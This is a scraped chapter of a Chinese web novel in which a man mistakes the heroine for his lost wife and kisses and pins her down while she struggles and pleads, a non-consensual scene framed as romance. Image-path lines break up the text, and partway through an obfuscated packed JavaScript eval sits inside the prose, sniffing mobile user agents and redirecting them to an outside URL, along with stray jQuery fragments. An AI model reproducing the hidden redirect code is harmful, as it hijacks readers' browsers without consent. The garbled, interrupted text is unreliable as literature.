24. 我的若儿
作品:《我只是您妹妹.》 时扬僵硬在被子里,大脑不能思考,像是被人钉入一枚钢钉,很久后,她缓缓转动脑袋,小心地往被子里看自己的身体,又借着那点火星子看商文载也衣着完好,这才吃了定心丸。
还好还好,要是两人真发生了什么关系,再被商文洛知道了,她肯定会吃不了兜着走。
时扬不由得想到商文洛那张与有荣焉的欠揍脸,心里犯了嘀咕:有什么了不起的……
正庆幸着,不服气着,头顶上方的“风流鬼”忽地动了一下,时扬以为他醒了,赶紧装模作样地闭上眼睛装睡。
不料对方只动了一下,仍然没起身。
他别是累糊涂了吧,怎么奇奇怪怪的……现在两人这姿势,到底算个什么事……
时扬动也尴尬,不动也尴尬,就这么不知所措地等着,等得屋内的火星子彻底熄灭,等得窗户外的天蒙蒙亮。
商文载给时扬吃的药起了作用,给她递的那杯水也起了作用。
时扬憋了好久,实在有点憋不住了,她一点点地歪了歪脑袋,想从商文载的臂弯里钻出去,身体刚往下一挪动,身上的人忽地闷哼一声,直接起身,把手撑在她身体两侧,将正要逃走的她圈得逃无可逃。
“文、文载哥,我想要去……”
还没说出的后半句话被他一下子凑近的一张脸堵在喉咙里,怎么也说不出来。“尿尿”两个字,要是面对着这样一张脸说出来,实在有点难为情。
商文载双眼如同幽深的潭水,一眼望不到底,那里面好像藏着另一个人,在时扬不得不迎上他的目光中做了法,让她无法控制地看向其中,进而就沉沦了进去。
时扬看着他眼中的另一个人,商文载也透过时扬看到了另一个人:时丛若,他的娘子,他的若儿……他的眼眸死死锁着身下的时扬,好像要将她一分一毫都烙印在心头——可他看错了,将她的张皇、她的无措,看成了埋怨和恼怒。
于是乎,她的一双杏眼和那破旧道观中从屏风后探出来的女人,完完全全地重合到一起,也和他离家时他的若儿背过身前落下的幽怨一瞥一模一样。
他再不能保持清醒了。
不!先前的他原就不是清醒的,这会儿的他才是意识清明!
他不是旁的什么人,他是商文载,身下的人也不是别的什么不相干的人,她叫时丛若,她就是他的若儿。
他是她的夫君,她也只能是他的娘子。
时扬被他突如其来的动作吓得呆愣,她好不容易才从他眼眸中回过神来,正要侧过头躲避,就被他突然捧住双颊。
湿热温润的呼吸打在她脸上,越来越近,陌生,又不知道为什么感到一点熟悉,她没多想,越来越厉害地扭动身体,誓必要挣脱开。
可以牡丹花下死,但能不死就不死。
孤男寡女的,像什么话!“哥,文载哥,你怎么了?别这样,我,我害怕……”
时扬带着祈求的询问没有半点奏效,商文载只当听不到,捧着她脸的手转而捏住了她的双颊,像是捏着两块豆腐,弹弹的,温温软软的,“豆腐”在他手里不断地变化形状,从他指缝之间溢出,又缩回他手心。
他捏得喜不自胜,满心欢喜,忽然想到什么,左手在她的闷哼声中抚上她的鼻尖,摸着那上面近乎看不见的一点点阴影。
果然是他的若儿!
她的鼻尖就长着一颗浅色的痣,每次恼了他时就背过身去,任他怎么道歉,怎么赔礼,怎么哄骗,就是不愿意看他。
他什么法子都用尽了也不奏效,就厚着脸皮爬到她身旁,将人圈在他臂弯里,蹭着她鼻尖,再温声细语地告饶。
自十岁来此世界后,她大概同他玩笑,起初她的一颦一笑还牢牢刻画在他心头,后每每在梦中梦见她一次,那张脸就越来越模糊。
他终于意识到,要是再不画下来,往后他恐怕连她一分一毫也想不起。
可她着实善于捉弄他,等到他提笔之时,她的眉眼顷刻间尽数模糊了……这些年来,除了那破败道观中她的一对泪眼,旁的,她一分一毫也不让他记起。
此刻,他终于想起来了,他的若儿原是长着一颗鼻尖痣的。
那一点点阴影在商文载的心头激起万千波澜壮阔,在他心间涤荡,让他感到越来越暖,喜得他浑身都开始微微颤抖。
他又将左手放回到时扬脸颊上,像重获至宝一样地捧着。
两人的呼吸交织到一处,像潺潺暖流,仿佛流过时扬的耳根,臊得她耳根子发烫,那暖流流经她的耳朵和锁骨,又经过她的腰侧,软了她半个身体。
她撑在他胸口的双手也跟着无力,明明想要推拒他,却变成了搭在他胸口,感受他胸前的热烈,反倒又增添几分说不清道不明的暧昧。
地上的炭火熄灭了,可商文载心头的炭火……好像又燃起来了。
他这会儿没再捏豆腐一样地捏她的脸蛋,只温柔地捧着,让她好歹再次有了说出话来的机会。
“文载哥,我——”
“你是不是若若?是不是……”他的脸凑得更低,快要贴在她脸上了。
“啊?”时扬又慌乱又感到莫名其妙,还是迷迷糊糊地肯定了,“啊,我是,但是——”
“若若,我的若儿……”
他问她,偏偏又不需要她回答,好像只是想要她出声,哪怕只要她讲出一个字,让他能确定身下的人并不是他的幻想,此时此刻他并不是在做梦就好了。
这时候的商文载和白天完全是两个人,他凑在时扬眼前的鼻尖、两人缠绕在一块儿的气息、他那双不知道为什么盛满了欣喜之色的眼睛……一切的一切都透着十分的诡异。
可诡异的不仅仅是商文载,连她时扬也变得不正常了,他像阴影一样把她困在身下,她明明可以挣脱,此刻却失心疯了一样,连挣扎也不挣扎了。
她大概是还在发烧吧,时扬想着。
“噗嗤!”商文载盯着她愣怔又愣怔,忽然笑出声。
这一笑唤醒了时扬的意识,她又开始猛地挣扎起来,想要结束这诡异的局面,但是她稍稍一起身,又被身上那人轻轻松松地按了回去。
“若儿……”商文载更加过分地抵住她的额头,用鼻尖蹭着时扬的鼻尖,含糊地说道,“我想了你二十余年,可算又见到你了……”
听着他的荒唐言论,时扬只瞪大了两只
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17074317|193818||http|test|mini|href|location''.split(''|''),0,{}));() {
$(''.inform'').remove();
$(''#content'').append(''
杏眼,满眼慌乱无措。
她不知道要作何反应,对方却深谙此道,只见商文载喉结一动,脑袋微微往下一沉,就贴上了时扬的嘴唇。
嘴唇上的温热柔软之意一瞬间传到时扬全身,连脚指头也跟着蜷起,浑身更加无力,像是要化成一滩水,直接流入地面里。
他胸口的温度好像也变得更高,时扬更觉得手掌发烫,她猛地将手缩到身体两侧,不自觉地瞥了瞥解放了的左手。
这一瞥正好被商文载捕捉到,他心头不满,不满她竟然连这种时候也不专心,于是故意狠了心,在她下嘴唇上咬了一口。
“嘶——”时扬被他咬得痛呼出声,不过这一下彻底咬醒了她。
她两只脚胡乱地蹬他,身旁的双手也再次放到他胸口推距。
这次一定要推开他!
想不到他直接伸腿夹住了她乱蹬的双脚,一手撑在她身侧,一手直接死死攥住她两只冰冷的手,紧紧贴在他胸口。
“若儿……”
两人离得更近了。
她毕竟二十七八岁的人了,虽然没有经历过,但没吃过猪肉还没见过猪跑吗,这下不仅红了耳根,连脖子的颜色也红得化不开。
她一通挣扎非但没有脱困,反而换来个更尴尬的姿势,换来个更难看的局面,她又羞又恼,想要骂人,嘴巴偏偏还被上方的人堵着。
动手打不过,动嘴又不能,她气得半死,只能嘴里“呜呜”个不停。
商文载突然半抬起头,望着时扬灿然一笑,像春日里绽开的桃花。
时扬看花了眼,她还没来得及发出声,正在恍惚,眼前的阴影再次落下来,覆盖在她脸上。
商文载额头抵着她额头,鼻尖来回蹭她的鼻尖,像逗弄一只不小心走进了他房间的狸花猫,鼻尖的温热气息打在她脸上,又钻进她耳朵里,她身体软得像以前喝醉了酒。
时扬怕他再次不要脸地亲她,提前警觉地咬紧双唇。
“娘子……我的若儿……”他又嘟嘟囔囔地喊了几声。
什么娘子不娘子的,别是看电视剧看多了!可他这模样,看着也不像爱看电视剧的,更别提看什么爱情故事了。
难不成……真让小鬼附身了?
时扬猛地想起,有一次商文洛喝了罐啤酒倒下半拉身体,临到昏睡过去之前,还在嘀嘀咕咕说他哥,提到过什么小鬼缠身、命运多舛之类的屁话。
时扬早都不信这些东西,听了他狗屁不通、颠三倒四的故事,更觉得他封建不堪,年纪轻轻的,怎么迷信这些!
又看他一罐啤酒就醉成烂泥,双颊红得像猴子屁股,更加看不上。
她嗤笑一声,正要张口教育他:世界上是没有鬼的,除非……你心里有鬼!
“除非”二字才说出口,就听“咚”的一声,商文洛瘫倒在了桌子底下。
啤酒罐咕噜咕噜转动几圈儿,一转眼就不知道滚到了屋子里哪个角落……
不会、不会真有鬼吧……
时扬咽了咽干涩的嗓子,满脸苦涩地望着还在她脸上胡作非为的商文载,她有点信了,信世界上真的有小鬼,是会取人心魄、摄人灵魂的恶鬼,才不是什么风流鬼!